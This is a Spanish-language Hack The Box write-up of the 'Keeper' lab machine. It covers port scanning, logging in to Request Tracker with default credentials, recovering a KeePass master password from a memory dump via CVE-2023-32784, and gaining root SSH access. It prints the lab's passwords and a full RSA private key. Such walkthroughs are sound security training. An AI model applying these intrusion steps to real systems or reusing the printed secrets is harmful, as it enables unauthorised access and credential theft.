
Hack The Box - Keeper	
Sistema Operativo:	**Linux**
Dificultad:	**Easy**
Release:	**12/08/2023**
Técnicas utilizadas	
● KeePass exploitation	

En este write-up, se documenta el proceso de explotación de la máquina Keeper de HackTheBox. La resolución comienza con la identificación de un enlace en la página web del servidor, lo que lleva a la actualización del archivo /etc/hosts. Posteriormente, se accede a una página de inicio de sesión de Request Tracker (RT), donde se utilizan credenciales por defecto para obtener acceso inicial.

A través de la exploración del sistema, se descubre un archivo comprimido que contiene una base de datos de KeePass (.kdbx) y un volcado de memoria (.dmp). Utilizando un exploit relacionado con la vulnerabilidad CVE-2023-32784, se recupera la contraseña maestra de KeePass, permitiendo acceder a un archivo PuTTY PPK del usuario root. Este archivo se convierte en una clave SSH válida, que finalmente se utiliza para obtener acceso root al sistema.



Enumeración

La dirección IP de la máquina víctima es 10.129.229.41. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ ping -c 5 10.129.229.41 -R
PING 10.129.229.41 (10.129.229.41) 56(124) bytes of data.
64 bytes from 10.129.229.41: icmp_seq=1 ttl=63 time=51.5 ms
RR:     10.10.16.25
        10.129.0.1
        10.129.229.41
        10.129.229.41
        10.10.16.1
        10.10.16.25

64 bytes from 10.129.229.41: icmp_seq=2 ttl=63 time=87.6 ms     (same route)
64 bytes from 10.129.229.41: icmp_seq=3 ttl=63 time=87.5 ms     (same route)
64 bytes from 10.129.229.41: icmp_seq=4 ttl=63 time=51.5 ms     (same route)
64 bytes from 10.129.229.41: icmp_seq=5 ttl=63 time=51.8 ms     (same route)

--- 10.129.229.41 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 51.472/65.984/87.563/17.612 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.229.41 -oN scanner_keeper** para descubrir los puertos abiertos y sus versiones:


- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ cat nmap/scanner_keeper
# Nmap 7.94SVN scan initiated Wed Jan  1 21:59:34 2025 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nma/scanner_keeper 10.129.229.41
Nmap scan report for 10.129.229.41
Host is up, received user-set (0.063s latency).
Scanned at 2025-01-01 21:59:35 CET for 22s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKHZRUyrg9VQfKeHHT6CZwCwu9YkJosNSLvDmPM9EC0iMgHj7URNWV3LjJ00gWvduIq7MfXOxzbfPAqvm2ahzTc=
|   256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBe5w35/5klFq1zo5vISwwbYSVy1Zzy+K9ZCt0px+goO
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jan  1 21:59:57 2025 -- 1 IP address (1 host up) scanned in 22.68 seconds
```


Análisis del puerto 80 (HTTP)

Al acceder a la página web alojada en el servidor, se encontró un único enlace que redirige a tickets.keeper.htb.




Considerando esta información, procedí a actualizar el archivo /etc/hosts para incluir la nueva entrada. Este proceso se conoce como **virtual hosting**, una técnica que permite a un servidor web alojar múltiples sitios web en la misma máquina física. Esto se logra mediante la asignación de nombres de dominio o direcciones IP específicas a cada sitio web, lo que permite al servidor identificar y enrutar las solicitudes de manera adecuada.


Posteriormente, al visitar el enlace proporcionado, se presentó una página de inicio de sesión de Request Tracker (RT). RT es una herramienta de código abierto utilizada por organizaciones de todos los tamaños para gestionar flujos de trabajo, solicitudes de clientes y tareas internas de proyectos.



Una búsqueda rápida en Google sobre las credenciales por defecto de Request Tracker reveló que el nombre de usuario es root y la contraseña es password.



En el sistema, se identificó un usuario válido, lnorgaard. Además, se observó que se había filtrado una contraseña potencialmente válida:



Análisis del puerto 22 (SSH)

Con esta información, utilicé las credenciales encontradas anteriormente para acceder al sistema objetivo mediante el servicio SSH:

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ ssh lnorgaard@keeper.htb
The authenticity of host 'keeper.htb (10.129.229.41)' can't be established.
ED25519 key fingerprint is SHA256:hczMXffNW5M3qOppqsTCzstpLKxrvdBjFYoJXJGpr7w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'keeper.htb' (ED25519) to the list of known hosts.
lnorgaard@keeper.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
You have mail.
Last login: Tue Aug  8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$ id
uid=1000(lnorgaard) gid=1000(lnorgaard) groups=1000(lnorgaard)
lnorgaard@keeper:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:42:8d brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.229.41/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 2947sec preferred_lft 2947sec
    inet6 dead:beef::250:56ff:fe94:428d/64 scope global dynamic mngtmpaddr
       valid_lft 86400sec preferred_lft 14400sec
    inet6 fe80::250:56ff:fe94:428d/64 scope link
       valid_lft forever preferred_lft forever
```

Escalada de privilegios

Al examinar los archivos presentes en el directorio de inicio del usuario, se descubrió un archivo comprimido que contenía dos archivos: uno con la extensión .kdbx y otro con la extensión .dmp.

El archivo con la extensión .kdbx es una base de datos de KeePass, un gestor de contraseñas de código abierto que permite almacenar nombres de usuario, contraseñas y otros datos sensibles de manera segura mediante cifrado.

Por otro lado, el archivo con la extensión .dmp es un archivo de volcado de memoria, utilizado para almacenar información detallada sobre el estado de la memoria de un sistema en un momento específico, generalmente cuando ocurre un fallo.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ unzip RT30000.zip
Archive:  RT30000.zip
  inflating: KeePassDumpFull.dmp
 extracting: passcodes.kdbx

┌──(administrador㉿kali)-[~/Descargas/content]
└─$ ls -l
total 332808
-rwxr-x--- 1 administrador administrador 253395188 may 24  2023 KeePassDumpFull.dmp
-rwxr-x--- 1 administrador administrador      3630 may 24  2023 passcodes.kdbx
-rw-rw-r-- 1 administrador administrador  87391651 ene  1 22:10 RT30000.zip

┌──(administrador㉿kali)-[~/Descargas/content]
└─$
```

Más tarde, utilicé un exploit para obtener posibles contraseñas que permitieran acceder al archivo de KeePass (.kdbx). Este exploit está relacionado con la vulnerabilidad CVE-2023-32784.


La vulnerabilidad CVE-2023-32784 afecta a KeePass 2.x antes de la versión 2.54. Esta vulnerabilidad permite recuperar la contraseña maestra en texto claro a partir de un volcado de memoria, incluso cuando el espacio de trabajo está bloqueado o el programa ya no está en ejecución. El volcado de memoria puede ser un volcado del proceso de KeePass, un archivo de intercambio (pagefile.sys), un archivo de hibernación (hiberfil.sys) o un volcado de RAM de todo el sistema. Cabe destacar que el primer carácter de la contraseña no se puede recuperar.

La vulnerabilidad se debe a la forma en que KeePass maneja la memoria, permitiendo que la contraseña maestra permanezca en texto claro en la memoria del sistema. Esto puede ser explotado por un atacante que tenga acceso al volcado de memoria, permitiéndole recuperar la contraseña maestra y acceder a todas las credenciales almacenadas en la base de datos de KeePass.

Para mitigar esta vulnerabilidad, en la versión 2.54 de KeePass se ha implementado un uso diferente de la API y/o la inserción de una cadena aleatoria en la memoria para dificultar la recuperación de la contraseña maestra.

```
┌──(administrador㉿kali)-[~/Descargas/keeper]
└─$ python3 poc.py -d KeePassDumpFull.dmp
2025-01-02 22:54:00,400 [.] [main] Opened KeePassDumpFull.dmp
Possible password: ●,dgr●d med fl●de
Possible password: ●ldgr●d med fl●de
Possible password: ●`dgr●d med fl●de
Possible password: ●-dgr●d med fl●de
Possible password: ●'dgr●d med fl●de
Possible password: ●]dgr●d med fl●de
Possible password: ●Adgr●d med fl●de
Possible password: ●Idgr●d med fl●de
Possible password: ●:dgr●d med fl●de
Possible password: ●=dgr●d med fl●de
Possible password: ●_dgr●d med fl●de
Possible password: ●cdgr●d med fl●de
Possible password: ●Mdgr●d med fl●de
```

Tras una búsqueda en internet, se encontró una contraseña potencialmente válida:



Con esta información, se procedió a investigar el archivo de KeePass, encontrando en su contenido un archivo PuTTY PPK correspondiente al usuario root. PuTTY PPK es un formato de archivo de clave privada utilizado por PuTTY, un cliente SSH para Windows. Este formato permite autenticar conexiones SSH de manera segura.

```
kpcli:/passcodes/Network> show -f 1

Title: Ticketing System
Uname: lnorgaard
 Pass: Welcome2023!
  URL:
Notes: http://tickets.keeper.htb

kpcli:/passcodes/Network> show -f 0

Title: keeper.htb (Ticketing Server)
Uname: root
 Pass: F4><3K0nd!
  URL:
Notes: PuTTY-User-Key-File-3: ssh-rsa
       Encryption: none
       Comment: rsa-key-20230519
       Public-Lines: 6
       AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
       8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
       EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
       Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
       FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
       LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
       Private-Lines: 14
       AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
       oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
       kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
       f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
       VkCew1DZuYnYOQxHYWGWQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
       UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
       OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
       in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
       SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
       09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
       xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
       AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
       AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
       NNkjMjrocfmxfkvuJ7smEFMg7ZyvW7CBWKGozgz67tKz9Is=
       Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0
```

El siguiente paso consistió en convertir este archivo en una clave válida para su uso con el servicio SSH. Si todo se realizó correctamente, se obtuvo la clave id_rsa del usuario root.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ puttygen ssh_key_file -O private-openssh -o id_rsa

┌──(administrador㉿kali)-[~/Descargas/content]
└─$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAp1arHv4TLMBgUULD7AvxMMsSb3PFqbpfw/K4gmVd9GW3xBdP
c9DzVJ+A4rIrCgeMdSrah9JfLz7UUYhM7AW5/pgqQSxwUPvNUxD03NwockWMZPPf
Tykkqig8VE2XhSeBQQF6iMaCXaSxyDL4e2ciTQMt+JX3BQvizAo/3OrUGtiGhX6n
FSftm50elK1FUQeLYZiXGtvSQKtqfQZHQxrIh/BfHmpyAQNU7hVW1Ldgnp0lDw1A
MO8CC+eqgtvMOqv6oZtixjsV7qevizo8RjTbQNsyd/D9RU32UC8RVU1lCk/LvI7p
5y5NJH5zOPmyfIOzFy6m67bIK+csBegnMbNBLQIDAQABAoIBAQCB0dgBvETt8/UF
NdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6joDni1wZdo7hTpJ5Zjdmz
wxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCihkmyZTZOV9eq1D6P1uB6A
XSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputYf7n24kvL0WlBQThsiLkK
cz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzTVkCew1DZuYnYOGQxHYW6
WQ4V6rCwpsMSMLD450XJ4zfGLN8aW3KO1/iccbIgW1vzUXjcCAv1PpmSXB19UG8J
lTpgORyhAoGBAPaR+FID78BKtzThkhVqAKB7VCryJaw7Ebx6gIxbwOGFu8vpgoB8
S+PfF5qFd7GVXBQ5wNc7tOLRBJXaxTDsTvVy+X8TEbOKfqrKndHjIBpXs+Iy0tOA
GSqzgADetwlmklvTUBkHxMEr3VAhkY6zCLf+5ishnWtKwY3UVsr+Z4f1AoGBAK28
/Glmp7Kj7RPumHvDatxtkdT2Iaecl6cYhPPS/OzSFdPcoEOwHnPgtuEzspIsMj2j
gZZjHvjcmsbLP4HO6PU5xzTxSeYkcol2oE+BNlhBGsR4b9Tw3UqxPLQfVfKMdZMQ
a8QL2CGYHHh0Ra8D6xfNtz3jViwtgTcBCHdBu+lZAoGAcj4NvQpf4kt7+T9ubQeR
RMn/pGpPdC5mOFrWBrJYeuV4rrEBq0Br9SefixO98oTOhfyAUfkzBUhtBHW5mcJT
jzv3R55xPCu2JrH8T4wZirsJ+IstzZrzjipe64hFbFCfDXaqDP7hddM6Fm+HPoPL
TV0IDgHkKxsW9PzmPeWD2KUCgYAt2VTHP/b7drUm8G0/JAf8WdIFYFrrT7DZwOe9
LK3glWR7P5rvofe3XtMERU9XseAkUhftqgTPafBSi+qbiA4EQRYoC5ET8gRj8HFH
6fJ8gdndhWcFy/aqMnGxmx9kXdrdT5UQ7ItB+lFxHEYTdLZC1uAHrgncqLmT2Wrx
heBgKQKBgFViaJLLoCTqL7QNuwWpnezUT7yGuHbDGkHl3JFYdff0xfKGTA7iaIhs
qun2gwBfWeznoZaNULe6Khq/HFS2zk/Gi6qm3GsfZ0ihOu5+yOc636Bspy82JHd3
BE5xsjTZIzI66HH5sX5L7ie7JhBTIO2csFuwgVihqM4M+u7Ss/SL
-----END RSA PRIVATE KEY-----
```

Finalmente, se utilizó la clave id_rsa obtenida para acceder al sistema como usuario root:

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ ssh root@keeper.htb -i id_rsa
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~# id
uid=0(root) gid=0(root) groups=0(root)
root@keeper:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:42:8d brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.229.41/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3399sec preferred_lft 3399sec
    inet6 dead:beef::250:56ff:fe94:428d/64 scope global dynamic mngtmpaddr
       valid_lft 86396sec preferred_lft 14396sec
    inet6 fe80::250:56ff:fe94:428d/64 scope link
       valid_lft forever preferred_lft forever
```

Bibliografía

https://slack.com/intl/es-es/blog/transformation/virtual-hosts-que-son-y-como-funcionan
https://linube.com/ayuda/articulo/267/que-es-un-virtualhost
https://github.com/bestpractical/rt
https://bestpractical.com/request-tracker/
https://www.solvusoft.com/es/file-extensions/file-extension-kdbx/
https://keepass.info/help/kb/kdbx.html
https://www.file-extension.info/es/format/kdbx
https://nvd.nist.gov/vuln/detail/CVE-2023-32784
https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2023-32784
https://help.wnpower.com/hc/es/articles/360037586172-Usar-clave-SSH-SSH-keys-en-PuTTY-para-Windows
https://greetik.com/post/conectar-a-un-servidor-usando-putty-y-un-archivo-pem-159
https://horkan.com/2023/10/08/step-by-step-instructions-to-load-and-use-a-ppk-file-in-putty

🚀 **¡Nuevo Write-Up de HackTheBox: Keeper!** 🚀

La resolución incluye la identificación de un enlace en la página web del servidor, la actualización del archivo /etc/hosts para habilitar el virtual hosting, el acceso a una página de inicio de sesión de Request Tracker (RT) utilizando credenciales por defecto, y la explotación de la vulnerabilidad CVE-2023-32784 para recuperar la contraseña maestra de KeePass. Finalmente, se convierte un archivo PuTTY PPK en una clave SSH válida para obtener acceso root al sistema.

🔍 Técnicas Utilizadas:

1. Virtual Hosting: Actualización del archivo /etc/hosts para habilitar el acceso a tickets.keeper.htb.
2. Request Tracker (RT): Acceso inicial utilizando credenciales por defecto.
3. Análisis de Archivos: Identificación de archivos .kdbx y .dmp en el directorio de inicio del usuario.
4. Explotación de Vulnerabilidad: Uso del exploit relacionado con la vulnerabilidad CVE-2023-32784 para recuperar la contraseña maestra de KeePass.
5. Conversión de Claves: Conversión de un archivo PuTTY PPK en una clave SSH válida.
6. Acceso Root: Uso de la clave id_rsa para acceder al sistema como usuario root.